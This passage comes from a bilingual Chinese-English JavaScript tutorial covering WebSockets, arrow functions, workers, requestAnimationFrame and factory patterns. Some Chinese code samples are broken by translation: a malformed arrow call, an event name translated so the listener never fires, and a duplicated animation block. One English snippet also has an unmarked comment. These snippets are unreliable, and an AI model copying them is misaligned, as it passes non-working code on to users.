这里使用了wss而不是ws来建立安全的WebSocket连接，利用的是HTTPS而非HTTP

```
console.log('Uint8:', view.getUint8(4), 'Float32:', view.getFloat32(0))
};

ws.onopen = function() {
    ws.send(buffer);
};
```

Section 61.4: Making a secure web socket connection

```
var sck = "wss://site.com/wss-handler";
var wss = new WebSocket(sck);
```

This uses the wss instead of ws to make a secure web socket connection which make use of HTTPS instead of HTTP

第62章：箭头函数

箭头函数是ECMAScript 2015 (ES6)中编写匿名、词法作用域函数的一种简洁方式。

第62.1节：介绍

在JavaScript中，函数可以使用“箭头”(`=>`)语法匿名定义，这有时被称为lambda表达式，因为它与Common Lisp有相似之处。

箭头函数最简单的形式是在`=>`左侧写参数，右侧写返回值：

```
item => item + 1 // -> function(item){return item + 1}
```

该函数可以通过向表达式传递参数立即调用：

```
(item => item + 1)(41) // -> 42
```

如果箭头函数只接受一个参数，则该参数周围的括号是可选的。例如，以下表达式将相同类型的函数赋值给常量变量：

```
const foo = bar => bar + 1;
const bar = (baz) => baz + 1;
```

但是，如果箭头函数没有参数，或者有多个参数，则必须用一对新的括号将所有参数括起来：

```
() => "foo"() // -> "foo"

((bow, arrow) => bow + arrow)('我射出了一支箭', '射中了膝盖...')
// -> "我射出了一支箭射中了膝盖..."
```

如果函数体不只包含单个表达式，则必须用大括号括起来，并使用显式的`return`语句来返回结果：

```
(bar => {
  const baz = 41;
  return bar + baz;
})(1); // -> 42
```

如果箭头函数的函数体仅包含一个对象字面量，则该对象字面量必须用括号括起来：

```
(bar => ({ baz: 1 }))(); // -> Object {baz: 1}
```

额外的括号表示开闭括号是对象字面量的一部分，即它们不是函数体的分隔符。

第62.2节：词法作用域与绑定（“this”的值）

箭头函数是词法作用域的；这意味着它们的`this`绑定绑定到外围作用域的上下文。也就是说，使用箭头函数可以保留`this`所指向的内容。

看下面的例子。类Cow有一个方法，可以让它在1秒后打印出它发出的声音

Chapter 62: Arrow Functions

Arrow functions are a concise way of writing anonymous, lexically scoped functions in [ECMAScript 2015 \(ES6\)](#).

Section 62.1: Introduction

In JavaScript, functions may be anonymously defined using the "arrow" (`=>`) syntax, which is sometimes referred to as a *lambda expression* due to Common Lisp similarities.

The simplest form of an arrow function has its arguments on the left side of `=>` and the return value on the right side:

```
item => item + 1 // -> function(item){return item + 1}
```

This function can be immediately invoked by providing an argument to the expression:

```
(item => item + 1)(41) // -> 42
```

If an arrow function takes a single parameter, the parentheses around that parameter are optional. For example, the following expressions assign the same type of function into constant variables:

```
const foo = bar => bar + 1;
const bar = (baz) => baz + 1;
```

However, if the arrow function takes no parameters, or more than one parameter, a new set of parentheses *must* encase all the arguments:

```
(( ) => "foo")() // -> "foo"

((bow, arrow) => bow + arrow)('I took an arrow', 'to the knee...')
// -> "I took an arrow to the knee..."
```

If the function body doesn't consist of a single expression, it must be surrounded by brackets and use an explicit `return` statement for providing a result:

```
(bar => {
  const baz = 41;
  return bar + baz;
})(1); // -> 42
```

If the arrow function's body consists only of an object literal, this object literal has to be enclosed in parentheses:

```
(bar => ({ baz: 1 }))(); // -> Object {baz: 1}
```

The extra parentheses indicate that the opening and closing brackets are part of the object literal, i.e. they are not delimiters of the function body.

Section 62.2: Lexical Scoping & Binding (Value of "this")

Arrow functions are [lexically scoped](#); this means that their `this` Binding is bound to the context of the surrounding scope. That is to say, whatever `this` refers to can be preserved by using an arrow function.

Take a look at the following example. The class Cow has a method that allows for it to print out the sound it makes

o

```
class Cow {
  constructor() {
    this.sound = "moo";
  }
  makeSoundLater() {
    setTimeout(() => console.log(this.sound), 1000);
  }
}
const betsy = new Cow();
betsy.makeSoundLater();
```

在makeSoundLater()方法中，`this`上下文指的是当前Cow对象的实例，因此当我调用`betsy.makeSoundLater()`时，`this`上下文指向betsy。

通过使用箭头函数，我保留了`this`上下文，这样当需要打印时可以引用`this.sound`，它会正确地打印出“moo”。

如果你用普通函数替代箭头函数，你将失去类内部的上下文，无法直接访问`sound`属性。

after 1 second.

```
class Cow {
  constructor() {
    this.sound = "moo";
  }
  makeSoundLater() {
    setTimeout(() => console.log(this.sound), 1000);
  }
}
const betsy = new Cow();
betsy.makeSoundLater();
```

In the `makeSoundLater()` method, the `this` context refers to the current instance of the `Cow` object, so in the case where I call `betsy.makeSoundLater()`, the `this` context refers to `betsy`.

By using the arrow function, I *preserve* the `this` context so that I can make reference to `this.sound` when it comes time to print it out, which will properly print out "moo".

If you had used a regular function in place of the arrow function, you would lose the context of being within the class, and not be able to directly access the `sound` property.

第62.3节：arguments对象

箭头函数不会暴露`arguments`对象；因此，`arguments`仅仅指当前作用域中的一个变量。

```
const arguments = [true];
const foo = x => console.log(arguments[0]);

foo(false); // -> true
```

因此，箭头函数也不知道它们的调用者/被调用者。

虽然在某些极端情况下缺少`arguments`对象可能是一个限制，但剩余参数通常是一个合适的替代方案。

```
const arguments = [true];
const foo = (...arguments) => console.log(arguments[0]);

foo(false); // -> false
```

第62.4节：隐式返回

箭头函数如果函数体仅包含单个表达式，可以通过省略传统包裹函数体的花括号来隐式返回值。

```
const foo = x => x + 1;
foo(1); // -> 2
```

使用隐式返回时，对象字面量必须用括号包裹，以免花括号被误认为是函数体的开始。

Section 62.3: Arguments Object

Arrow functions do not expose an `arguments` object; therefore, `arguments` would simply refer to a variable in the current scope.

```
const arguments = [true];
const foo = x => console.log(arguments[0]);

foo(false); // -> true
```

Due to this, arrow functions are also **not** aware of their caller/callee.

While the lack of an `arguments` object can be a limitation in some edge cases, rest parameters are generally a suitable alternative.

```
const arguments = [true];
const foo = (...arguments) => console.log(arguments[0]);

foo(false); // -> false
```

Section 62.4: Implicit Return

Arrow functions may implicitly return values by simply omitting the curly braces that traditionally wrap a function's body if their body only contains a single expression.

```
const foo = x => x + 1;
foo(1); // -> 2
```

When using implicit returns, object literals must be wrapped in parenthesis so that the curly braces are not mistaken for the opening of the function's body.

```
const foo = () => { bar: 1 } // foo() 返回 undefined  
const foo = () => ({ bar: 1 }) // foo() 返回 {bar: 1}
```

第62.5节：箭头函数作为构造函数

箭头函数在使用 `new` 关键字时会抛出 `TypeError`。

```
const foo = function () {  
    return 'foo';  
}  
  
const a = new foo();  
  
const bar = () => {  
    return 'bar';  
}  
  
const b = new bar(); // -> Uncaught TypeError: bar is not a constructor...
```

```
const foo = () => { bar: 1 } // foo() returns undefined  
const foo = () => ({ bar: 1 }) // foo() returns {bar: 1}
```

Section 62.5: Arrow functions as a constructor

Arrow functions will throw a `TypeError` when used with the `new` keyword.

```
const foo = function () {  
    return 'foo';  
}  
  
const a = new foo();  
  
const bar = () => {  
    return 'bar';  
}  
  
const b = new bar(); // -> Uncaught TypeError: bar is not a constructor...
```

第62.6节：显式返回

箭头函数的行为可以非常类似于经典函数，你可以使用`return`关键字显式地从中返回一个值；只需用大括号包裹函数体，并返回一个值：

```
const foo = x => {  
    return x + 1;  
}  
  
foo(1); // -> 2
```

Section 62.6: Explicit Return

Arrow functions can behave very similar to classic functions in that you may explicitly return a value from them using the `return` keyword; simply wrap your function's body in curly braces, and return a value:

```
const foo = x => {  
    return x + 1;  
}  
  
foo(1); // -> 2
```

第63章：工作线程

第63.1节：Web Worker

Web Worker是一种在后台线程中运行脚本的简单方式，因为工作线程可以执行任务（包括使用XMLHttpRequest的I/O任务），而不会干扰用户界面。创建后，工作线程可以通过向创建它的JavaScript代码指定的事件处理器发送消息来传递不同的数据类型（函数除外）（反之亦然）。

工作线程可以通过几种方式创建。

最常见的是来自一个简单的URL：

```
var webworker = new Worker("./path/to/webworker.js");
```

也可以使用URL.createObjectURL()从字符串动态创建一个Worker：

```
var workerData = "function someFunction() {}; console.log('More code');";

var blobURL = URL.createObjectURL(new Blob(["(" + workerData + ")"], { type: "text/javascript" }));

var webworker = new Worker(blobURL);
```

同样的方法可以结合Function.toString()从现有函数创建worker：

```
var workerFn = function() {
  console.log("我被运行了");
};

var blobURL = URL.createObjectURL(new Blob(["(" + workerFn.toString() + ")"], { type:
"text/javascript" }));

var webworker = new Worker(blobURL);
```

第63.2节：一个简单的服务工作线程

main.js

服务工作者是一种基于事件驱动的工作线程，注册于某个源和路径。它以JavaScript文件的形式存在，可以控制其关联的网页/站点，拦截并修改导航和资源请求，并以非常细粒度的方式缓存资源，从而让你完全控制应用在特定情况下的行为（最明显的情况是网络不可用时）。

来源：[MDN](#)

几点说明：

1. 它是一个JavaScript工作线程，因此不能直接访问DOM
2. 它是一个可编程的网络代理
3. 当不使用时会被终止，下一次需要时会重新启动
4. 服务工作者有一个与网页完全独立的生命周期
5. 需要HTTPS

Chapter 63: Workers

Section 63.1: Web Worker

A web worker is a simple way to run scripts in background threads as the worker thread can perform tasks (including I/O tasks using XMLHttpRequest) without interfering with the user interface. Once created, a worker can send messages which can be different data types (except functions) to the JavaScript code that created it by posting messages to an event handler specified by that code (and vice versa.)

Workers can be created in a few ways.

The most common is from a simple URL:

```
var webworker = new Worker("./path/to/webworker.js");
```

It's also possible to create a Worker dynamically from a string using URL.createObjectURL():

```
var workerData = "function someFunction() {}; console.log('More code');";

var blobURL = URL.createObjectURL(new Blob(["(" + workerData + ")"], { type: "text/javascript" }));

var webworker = new Worker(blobURL);
```

The same method can be combined with Function.toString() to create a worker from an existing function:

```
var workerFn = function() {
  console.log("I was run");
};

var blobURL = URL.createObjectURL(new Blob(["(" + workerFn.toString() + ")"], { type:
"text/javascript" }));

var webworker = new Worker(blobURL);
```

Section 63.2: A simple service worker

main.js

A service worker is an event-driven worker registered against an origin and a path. It takes the form of a JavaScript file that can control the web page/site it is associated with, intercepting and modifying navigation and resource requests, and caching resources in a very granular fashion to give you complete control over how your app behaves in certain situations (the most obvious one being when the network is not available.)

Source: [MDN](#)

Few Things:

1. It's a JavaScript Worker, so it can't access the DOM directly
2. It's a programmable network proxy
3. It will be terminated when not in use and restarted when it's next needed
4. A service worker has a lifecycle which is completely separate from your web page
5. HTTPS is Needed

这段代码将在文档上下文中执行，或者这段JavaScript将通过

<script>标签包含在你的页面中。

```
// 我们检查浏览器是否支持ServiceWorkers
if ('serviceWorker' in navigator) {
  navigator
    .serviceWorker
      .register(
        // 指向服务工作线程文件的路径
        'sw.js'
      )
    // 注册是异步的，并返回一个 Promise
    .then(function (reg) {
      console.log('注册成功');
    });
}

sw.js
```

这是服务工作线程代码，在ServiceWorker 全局作用域中执行。

```
self.addEventListener('fetch', function (event) {
  // 此处不做任何处理，仅记录所有网络请求
  console.log(event.request.url);
});
```

第63.3节：注册服务工作线程

```
// 检查服务工作线程是否可用。
if ('serviceWorker' in navigator) {
  navigator.serviceWorker.register('/sw.js').then(function(registration) {
    console.log('SW 注册成功，作用域为:', registration.scope);
  }).catch(function(e) {
    console.log('SW 注册失败，错误信息:', e);
  });
}
```

- 你可以在每次页面加载时调用register()。如果 SW 已经注册，浏览器会提供一个已经运行的实例
- SW 文件名可以是任意名称。sw.js 是常见的命名。
- SW 文件的位置很重要，因为它定义了 SW 的作用域。例如，位于 /js/sw.js 的 SW 文件只能拦截以/js/开头的文件的fetch请求。因此你通常会看到 SW 文件放在项目的顶层目录。

第 63.4 节：与 Web Worker 通信

由于 worker 在与创建它的线程不同的线程中运行，通信需要通过 postMessage 进行。

注意：由于不同的导出前缀，一些浏览器使用 webkitPostMessage 而不是 postMessage。
你应该重写 postMessage 以确保工作线程在尽可能多的地方“工作”（无双关意）：

```
worker.postMessage = (worker.webkitPostMessage || worker.postMessage);
```

从主线程（父窗口）：

```
// 创建一个 worker
```

This code that will be executed in the Document context, (or) this JavaScript will be included in your page via a <script> tag.

```
// we check if the browser supports ServiceWorkers
if ('serviceWorker' in navigator) {
  navigator
    .serviceWorker
      .register(
        // path to the service worker file
        'sw.js'
      )
    // the registration is async and it returns a promise
    .then(function (reg) {
      console.log('Registration Successful');
    });
}

sw.js
```

This is the service worker code and is executed in the [ServiceWorker Global Scope](#).

```
self.addEventListener('fetch', function (event) {
  // do nothing here, just log all the network requests
  console.log(event.request.url);
});
```

Section 63.3: Register a service worker

```
// Check if service worker is available.
if ('serviceWorker' in navigator) {
  navigator.serviceWorker.register('/sw.js').then(function(registration) {
    console.log('SW registration succeeded with scope:', registration.scope);
  }).catch(function(e) {
    console.log('SW registration failed with error:', e);
  });
}
```

- You can call register() on every page load. If the SW is already registered, the browser provides you with instance that is already running
- The SW file can be any name. sw.js is common.
- The location of the SW file is important because it defines the SW's scope. For example, an SW file at /js/sw.js can only intercept fetch requests for files that begin with /js/. For this reason you usually see the SW file at the top-level directory of the project.

Section 63.4: Communicating with a Web Worker

Since workers run in a separate thread from the one that created them, communication needs to happen via postMessage.

Note: Because of the different export prefixes, some browsers have webkitPostMessage instead of postMessage. You should override postMessage to make sure workers "work" (no pun intended) in the most places possible:

```
worker.postMessage = (worker.webkitPostMessage || worker.postMessage);
```

From the main thread (parent window):

```
// Create a worker
```

```

var webworker = new Worker("./path/to/webworker.js");

// 向 worker 发送信息
webworker.postMessage("Sample message");

// 监听来自 worker 的消息
webworker.addEventListener("message", function(event) {
    // `event.data` 包含从 worker 发送的值或对象
    console.log("来自 worker 的消息:", event.data); // ["foo", "bar", "baz"]
});

```

在 worker 中，位于 webworker.js：

```

// 向主线程（父窗口）发送信息
self.postMessage(["foo", "bar", "baz"]);

// 监听来自主线程的消息
self.addEventListener("message", function(event) {
    // `event.data` 包含从主线程发送的值或对象
    console.log("来自父线程的消息:", event.data); // "示例消息"
});

```

或者，你也可以使用 onmessage 添加事件监听器：

从主线程（父窗口）：

```

webworker.onmessage = function(event) {
    console.log("来自工作线程的消息:", event.data); // ["foo", "bar", "baz"]
}

```

在 worker 中，位于 webworker.js：

```

self.onmessage = function(event) {
    console.log("来自父线程的消息:", event.data); // "示例消息"
}

```

第63.5节：终止工作线程

一旦你完成了对工作线程的使用，应当终止它。这有助于为用户计算机上的其他应用释放资源。

主线程：

```

// 从你的应用中终止一个工作线程。
worker.terminate();

```

注意：terminate 方法不可用于服务工作线程。服务工作线程在不使用时会被终止，在下次需要时会重新启动。

工作线程：

```

// 让工作线程自行终止。
self.close();

```

```

var webworker = new Worker("./path/to/webworker.js");

```

```

// Send information to worker
webworker.postMessage("Sample message");

```

```

// Listen for messages from the worker
webworker.addEventListener("message", function(event) {
    // `event.data` contains the value or object sent from the worker
    console.log("Message from worker:", event.data); // ["foo", "bar", "baz"]
});

```

From the worker, in webworker.js:

```

// Send information to the main thread (parent window)
self.postMessage(["foo", "bar", "baz"]);

```

```

// Listen for messages from the main thread
self.addEventListener("message", function(event) {
    // `event.data` contains the value or object sent from main
    console.log("Message from parent:", event.data); // "Sample message"
});

```

Alternatively, you can also add event listeners using onmessage:

From the main thread (parent window):

```

webworker.onmessage = function(event) {
    console.log("Message from worker:", event.data); // ["foo", "bar", "baz"]
}

```

From the worker, in webworker.js:

```

self.onmessage = function(event) {
    console.log("Message from parent:", event.data); // "Sample message"
}

```

Section 63.5: Terminate a worker

Once you are done with a worker you should terminate it. This helps to free up resources for other applications on the user's computer.

Main Thread:

```

// Terminate a worker from your application.
worker.terminate();

```

Note: The terminate method is not available for service workers. It will be terminated when not in use, and restarted when it's next needed.

Worker Thread:

```

// Have a worker terminate itself.
self.close();

```

第63.6节：填充缓存

在服务工作线程注册后，浏览器将尝试安装并随后激活该服务工作线程。

安装事件监听器

```
this.addEventListener('install', function(event) {
  console.log('installed');
});
```

缓存

可以利用此安装事件来缓存运行应用离线所需的资源。下面的示例使用缓存API来实现相同功能。

```
this.addEventListener('install', function(event) {
  event.waitUntil(
    caches.open('v1').then(function(cache) {
      return cache.addAll([
        /* 需要缓存的所有资源数组 */
        '/css/style.css',
        '/js/app.js',
        '/images/snowTroopers.jpg'
      ]);
    })
  );
});
```

第63.7节：专用工作者和共享工作者

专用工作者

专用的Web工作者只能被调用它的脚本访问。

主应用程序：

```
var worker = new Worker('worker.js');
worker.addEventListener('消息', function(msg) {
  console.log('来自worker的结果:', msg.data);
});
worker.postMessage([2,3]);
```

worker.js:

```
self.addEventListener('message', function(msg) {
  console.log('Worker 接收到参数:', msg.data);
  self.postMessage(msg.data[0] + msg.data[1]);
});
```

共享工作者

共享工作者可以被多个脚本访问—即使它们被不同的窗口、iframe甚至工作者访问。

创建共享工作者与创建专用工作者非常相似，但不是主线程和工作者线程之间的直接通信，你必须通过端口对象进行通信，也就是说，

Section 63.6: Populating your cache

After your service worker is registered, the browser will try to install & later activate the service worker.

Install event listener

```
this.addEventListener('install', function(event) {
  console.log('installed');
});
```

Caching

One can use this install event returned to cache the assets needed to run the app offline. Below example uses the cache api to do the same.

```
this.addEventListener('install', function(event) {
  event.waitUntil(
    caches.open('v1').then(function(cache) {
      return cache.addAll([
        /* Array of all the assets that needs to be cached */
        '/css/style.css',
        '/js/app.js',
        '/images/snowTroopers.jpg'
      ]);
    })
  );
});
```

Section 63.7: Dedicated Workers and Shared Workers

Dedicated Workers

A dedicated web worker is only accessible by the script that called it.

Main application:

```
var worker = new Worker('worker.js');
worker.addEventListener('message', function(msg) {
  console.log('Result from the worker:', msg.data);
});
worker.postMessage([2,3]);
```

worker.js:

```
self.addEventListener('message', function(msg) {
  console.log('Worker received arguments:', msg.data);
  self.postMessage(msg.data[0] + msg.data[1]);
});
```

Shared Workers

A shared worker is accessible by multiple scripts — even if they are being accessed by different windows, iframes or even workers.

Creating a shared worker is very similar to how to create a dedicated one, but instead of the straight-forward communication between the main thread and the worker thread, you'll have to communicate via a port object, i.e.,

必须显式打开一个端口，以便多个脚本可以使用它与共享工作者通信。（注意，专用工作者是隐式完成此操作的）

主应用程序

```
var myWorker = new SharedWorker('worker.js');
myWorker.port.start(); // 打开端口连接

myWorker.port.postMessage([2,3]);
```

worker.js

```
self.port.start(); 打开端口连接以启用双向通信

self.onconnect = function(e) {
    var port = e.ports[0]; // 获取端口

    port.onmessage = function(e) {
        console.log('Worker 接收到的参数:', e.data);
        port.postMessage(e.data[0] + e.data[1]);
    }
}
```

注意，在工作线程中设置此消息处理程序也会隐式打开返回父线程的端口连接，因此如上所述，实际上不需要调用port.start()。

an explicit port has to be opened so multiple scripts can use it to communicate with the shared worker. (Note that dedicated workers do this implicitly)

Main application

```
var myWorker = new SharedWorker('worker.js');
myWorker.port.start(); // open the port connection

myWorker.port.postMessage([2,3]);
```

worker.js

```
self.port.start(); open the port connection to enable two-way communication

self.onconnect = function(e) {
    var port = e.ports[0]; // get the port

    port.onmessage = function(e) {
        console.log('Worker received arguments:', e.data);
        port.postMessage(e.data[0] + e.data[1]);
    }
}
```

Note that setting up this message handler in the worker thread also implicitly opens the port connection back to the parent thread, so the call to port.start() is not actually needed, as noted above.

第64章：requestAnimationFrame

| 参数 | 详情 |
|------|---|
| 回调函数 | "一个参数，指定在下一次重绘时更新动画时调用的函数。" (https://developer.mozilla.org/en-US/docs/Web/API/window/requestAnimationFrame) |

第64.1节：使用 requestAnimationFrame 实现元素淡入效果

- 查看 jsFiddle <https://jsfiddle.net/HimmatChahal/jb5trg67/>
- 以下是可复制粘贴的代码：

```
<html>
  <body>
    <h1>这将在每秒60帧（或尽可能接近您的硬件允许的帧率）下实现淡入效果</h1>

    <script>
// 在2000毫秒=2秒内淡入。
var FADE_DURATION = 2.0 * 1000;

// -1 只是一个标志，表示我们是否正在渲染第一个帧
var startTime=-1.0;

// 渲染当前帧的函数（无论是哪一帧）
function render(currTime) {
var head1 = document.getElementsByTagName('h1')[0];

  // head1 应该有多透明？它的淡入从 currTime=0 开始。
  // 在 FADE_DURATION 毫秒内，不透明度从 0 变到 1
  var opacity = (currTime/FADE_DURATION);
head1.style.opacity = opacity;
}

// 函数用于
function eachFrame() {
// 动画运行的时间（毫秒）          // 取消注释 console.log 函数以查看
timeRunning 更新的速度（可能影响性能）

  var timeRunning = (new Date()).getTime() - startTime;
//console.log('var timeRunning = '+timeRunning+'ms');
  if (startTime < 0) {
// 该分支：仅在第一帧执行。
// 它设置 startTime，然后在 currTime = 0.0 时渲染
    startTime = (new Date()).getTime();
    render(0.0);
  } else if (timeRunning < FADE_DURATION) {
    // 这一分支：渲染每一帧，除了第一帧，
    // 使用新的 timeRunning 值。
    render(timeRunning);
  } else {
    return;
  }

// 现在我们完成了一帧的渲染。
// 所以我们向浏览器请求执行下一帧动画，
// 浏览器会优化后续操作。
// 这发生得非常快，正如你在 console.log() 中看到的；
    window.requestAnimationFrame(eachFrame);
};

// 现在我们完成了一帧的渲染。
// 所以我们向浏览器请求执行下一帧动画，
// 浏览器会优化后续操作。
// 这发生得非常快，正如你在 console.log() 中看到的；
    window.requestAnimationFrame(eachFrame);
};
```

Chapter 64: requestAnimationFrame

| Parameter | Details |
|-----------|---|
| callback | "A parameter specifying a function to call when it's time to update your animation for the next repaint." (https://developer.mozilla.org/en-US/docs/Web/API/window/requestAnimationFrame) |

Section 64.1: Use requestAnimationFrame to fade in element

- View jsFiddle: <https://jsfiddle.net/HimmatChahal/jb5trg67/>
- Copy + Pasteable code below:

```
<html>
  <body>
    <h1>This will fade in at 60 frames per second (or as close to possible as your hardware allows)</h1>

    <script>
// Fade in over 2000 ms = 2 seconds.
var FADE_DURATION = 2.0 * 1000;

// -1 is simply a flag to indicate if we are rendering the very 1st frame
var startTime=-1.0;

// Function to render current frame (whatever frame that may be)
function render(currTime) {
  var head1 = document.getElementsByTagName('h1')[0];

  // How opaque should head1 be? Its fade started at currTime=0.
  // Over FADE_DURATION ms, opacity goes from 0 to 1
  var opacity = (currTime/FADE_DURATION);
  head1.style.opacity = opacity;
}

// Function to
function eachFrame() {
  // Time that animation has been running (in ms)
  // Uncomment the console.log function to view how quickly
  // the timeRunning updates its value (may affect performance)
  var timeRunning = (new Date()).getTime() - startTime;
  //console.log('var timeRunning = '+timeRunning+'ms');
  if (startTime < 0) {
    // This branch: executes for the first frame only.
    // it sets the startTime, then renders at currTime = 0.0
    startTime = (new Date()).getTime();
    render(0.0);
  } else if (timeRunning < FADE_DURATION) {
    // This branch: renders every frame, other than the 1st frame,
    // with the new timeRunning value.
    render(timeRunning);
  } else {
    return;
  }

  // Now we are done rendering one frame.
  // So we make a request to the browser to execute the next
  // animation frame, and the browser optimizes the rest.
  // This happens very rapidly, as you can see in the console.log();
  window.requestAnimationFrame(eachFrame);
};
```

```
// 启动动画
window.requestAnimationFrame(eachFrame);
</script>
</body>
</html>
```

第64.2节：保持兼容性

当然，就像浏览器 JavaScript 中的大多数事情一样，你不能指望所有地方的表现都完全相同。在这种情况下，`requestAnimationFrame` 可能在某些平台上带有前缀，名称也不同，比如 `webkitRequestAnimationFrame`。幸运的是，有一个非常简单的方法可以将所有已知的差异归纳到一个函数中：

```
window.requestAnimationFrame = (function(){
  return window.requestAnimationFrame ||
  window.webkitRequestAnimationFrame ||
  window.mozRequestAnimationFrame ||
  function(callback){
    window.setTimeout(callback, 1000 / 60);
  };
})();
```

注意，最后一个选项（当没有找到现有支持时填充）不会返回可用于 `cancelAnimationFrame` 的 `id`。不过，有一个高效的 [polyfill](#) 被编写出来解决了这个问题。

第 64.3 节：取消动画

要取消对 `requestAnimationFrame` 的调用，你需要它上次调用时返回的 `id`。这个 `id` 是你用于 `cancelAnimationFrame` 的参数。下面的示例启动了一个假设的动画，然后在一秒后暂停它。

```
// 存储每次调用 requestAnimationFrame 返回的 id
var requestId;

// 绘制内容
function draw(timestamp) {
  // 执行动画
  // 请求下一帧
  start();
}

// 暂停动画
function pause() {
  // 传入上一次调用 requestAnimationFrame 返回的 id
  cancelAnimationFrame(requestId);
}

// 开始动画
function start() {
  // 存储 requestAnimationFrame 返回的 id
  requestId = requestAnimationFrame(draw);
}

// 立即开始
start();

// 一秒后，暂停动画
```

```
// start the animation
window.requestAnimationFrame(eachFrame);
</script>
</body>
</html>
```

Section 64.2: Keeping Compatibility

Of course, just like most things in browser JavaScript, you just can't count on the fact that everything will be the same everywhere. In this case, `requestAnimationFrame` might have a prefix on some platforms and are named differently, such as `webkitRequestAnimationFrame`. Fortunately, there's a really easy way to group all the known differences that could exist down to 1 function:

```
window.requestAnimationFrame = (function(){
  return window.requestAnimationFrame ||
  window.webkitRequestAnimationFrame ||
  window.mozRequestAnimationFrame ||
  function(callback){
    window.setTimeout(callback, 1000 / 60);
  };
})();
```

Note that the last option (which fills in when no existing support was found) will not return an `id` to be used in `cancelAnimationFrame`. There is, however an [efficient polyfill](#) that was written which fixes this.

Section 64.3: Cancelling an Animation

To cancel a call to `requestAnimationFrame`, you need the `id` it returned from when it was last called. This is the parameter you use for `cancelAnimationFrame`. The following example starts some hypothetical animation then pauses it after one second.

```
// stores the id returned from each call to requestAnimationFrame
var requestId;

// draw something
function draw(timestamp) {
  // do some animation
  // request next frame
  start();
}

// pauses the animation
function pause() {
  // pass in the id returned from the last call to requestAnimationFrame
  cancelAnimationFrame(requestId);
}

// begin the animation
function start() {
  // store the id returned from requestAnimationFrame
  requestId = requestAnimationFrame(draw);
}

// begin now
start();

// after a second, pause the animation
```

```
setTimeout(pause,1000);
```

```
setTimeout(pause, 1000);
```

第65章：创建型设计模式

设计模式是保持你的代码可读和遵循DRY原则的好方法。DRY代表不要重复自己。

下面你可以找到关于最重要设计模式的更多示例。

第65.1节：工厂函数

工厂函数就是一个返回对象的函数。

工厂函数不需要使用new关键字，但仍然可以像构造函数一样初始化对象。

通常，工厂函数被用作API封装，比如jQuery和moment.js的情况，这样用户就不需要使用new。

下面是工厂函数的最简单形式；接受参数并使用它们通过对象字面量创建一个新对象：

```
function cowFactory(name) {
  return {
    name: name,
    talk: function () {
      console.log('哞，我的名字是 ' + this.name);
    },
  };
}

var daisy = cowFactory('Daisy'); // 创建一只名叫 Daisy 的奶牛
daisy.talk(); // "哞，我的名字是 Daisy"
```

在工厂函数中定义私有属性和方法很简单，只需将它们放在返回对象之外即可。

这样可以保持实现细节的封装，只向对象暴露公共接口。

```
function cowFactory(name) {
  function formalName() {
    return name + ' 这头奶牛';
  }

  return {
    talk: function () {
      console.log('哞，我的名字是 ' + formalName());
    },
  };
}

var daisy = cowFactory('Daisy');
daisy.talk(); // "哞，我的名字是 Daisy 这头奶牛"
daisy.formalName(); // 错误：daisy.formalName 不是一个函数
```

最后一行会报错，因为函数 formalName 被封闭在 cowFactory 函数内部。这就是闭包（closure）。

工厂也是在 JavaScript 中应用函数式编程实践的好方法，因为它们是函数。

Chapter 65: Creational Design Patterns

Design patterns are a good way to keep your **code readable** and DRY. DRY stands for **don't repeat yourself**.

Below you could find more examples about the most important design patterns.

Section 65.1: Factory Functions

A factory function is simply a function that returns an object.

Factory functions do not require the use of the **new** keyword, but can still be used to initialize an object, like a constructor.

Often, factory functions are used as API wrappers, like in the cases of [jQuery](#) and [moment.js](#), so users do not need to use **new**.

The following is the simplest form of factory function; taking arguments and using them to craft a new object with the object literal:

```
function cowFactory(name) {
  return {
    name: name,
    talk: function () {
      console.log('Moo, my name is ' + this.name);
    },
  };
}

var daisy = cowFactory('Daisy'); // create a cow named Daisy
daisy.talk(); // "Moo, my name is Daisy"
```

It is easy to define private properties and methods in a factory, by including them outside of the returned object. This keeps your implementation details encapsulated, so you can only expose the public interface to your object.

```
function cowFactory(name) {
  function formalName() {
    return name + ' the cow';
  }

  return {
    talk: function () {
      console.log('Moo, my name is ' + formalName());
    },
  };
}

var daisy = cowFactory('Daisy');
daisy.talk(); // "Moo, my name is Daisy the cow"
daisy.formalName(); // ERROR: daisy.formalName is not a function
```

The last line will give an error because the function formalName is closed inside the cowFactory function. This is a closure.

Factories are also a great way of applying functional programming practices in JavaScript, because they are functions.

第65.2节：带有组合的工厂

“优先使用组合而非继承”是一个重要且流行的编程原则，用于赋予对象行为，而不是继承许多通常不需要的行为。

行为工厂

```
var speaker = function (state) {
    var noise = state.noise || 'grunt';

    return {
        speak: function () {
            console.log(state.name + '说' + noise);
        }
    };
};

var mover = function (state) {
    return {
        moveSlowly: function () {
            console.log(state.name + '正在缓慢移动');
        },
        moveQuickly: function () {
            console.log(state.name + '正在快速移动');
        }
    };
};
```

对象工厂

```
版本 ≥ 6

var person = function (name, age) {
    var state = {
        name: name,
        age: age,
        noise: 'Hello'
    };

    return Object.assign(      // Merge our 'behaviour' objects
        {},
        speaker(state),
        mover(state)
    );
};

var rabbit = function (name, colour) {
    var state = {
        name: name,
        colour: colour
    };

    return Object.assign(
        {},
        mover(state)
    );
};
```

用法

```
var fred = person('Fred', 42);
```

Section 65.2: Factory with Composition

['Prefer composition over inheritance'](#) is an important and popular programming principle, used to assign behaviors to objects, as opposed to inheriting many often unneeded behaviors.

Behaviour factories

```
var speaker = function (state) {
    var noise = state.noise || 'grunt';

    return {
        speak: function () {
            console.log(state.name + ' says ' + noise);
        }
    };
};

var mover = function (state) {
    return {
        moveSlowly: function () {
            console.log(state.name + ' is moving slowly');
        },
        moveQuickly: function () {
            console.log(state.name + ' is moving quickly');
        }
    };
};
```

Object factories

```
Version ≥ 6

var person = function (name, age) {
    var state = {
        name: name,
        age: age,
        noise: 'Hello'
    };

    return Object.assign(      // Merge our 'behaviour' objects
        {},
        speaker(state),
        mover(state)
    );
};

var rabbit = function (name, colour) {
    var state = {
        name: name,
        colour: colour
    };

    return Object.assign(
        {},
        mover(state)
    );
};
```

Usage

```
var fred = person('Fred', 42);
```

```

fred.speak();      // 输出: Fred 说 你好
fred.moveSlowly(); // 输出: Fred 正在慢慢移动

var snowy = rabbit('Snowy', 'white');
snowy.moveSlowly(); // 输出: Snowy 正在缓慢移动
snowy.moveQuickly(); // 输出: Snowy 正在快速移动
snowy.speak();      // 错误: snowy.speak 不是一个函数

```

第65.3节：模块与显式模块模式

模块模式

模块模式是一种创建型和结构型设计模式，提供了一种封装私有成员的方式，同时生成公共API。这是通过创建一个立即调用的函数表达式（IIFE）实现的，它允许我们定义仅在其作用域内可用的变量（通过闭包），同时返回一个包含公共API的对象。

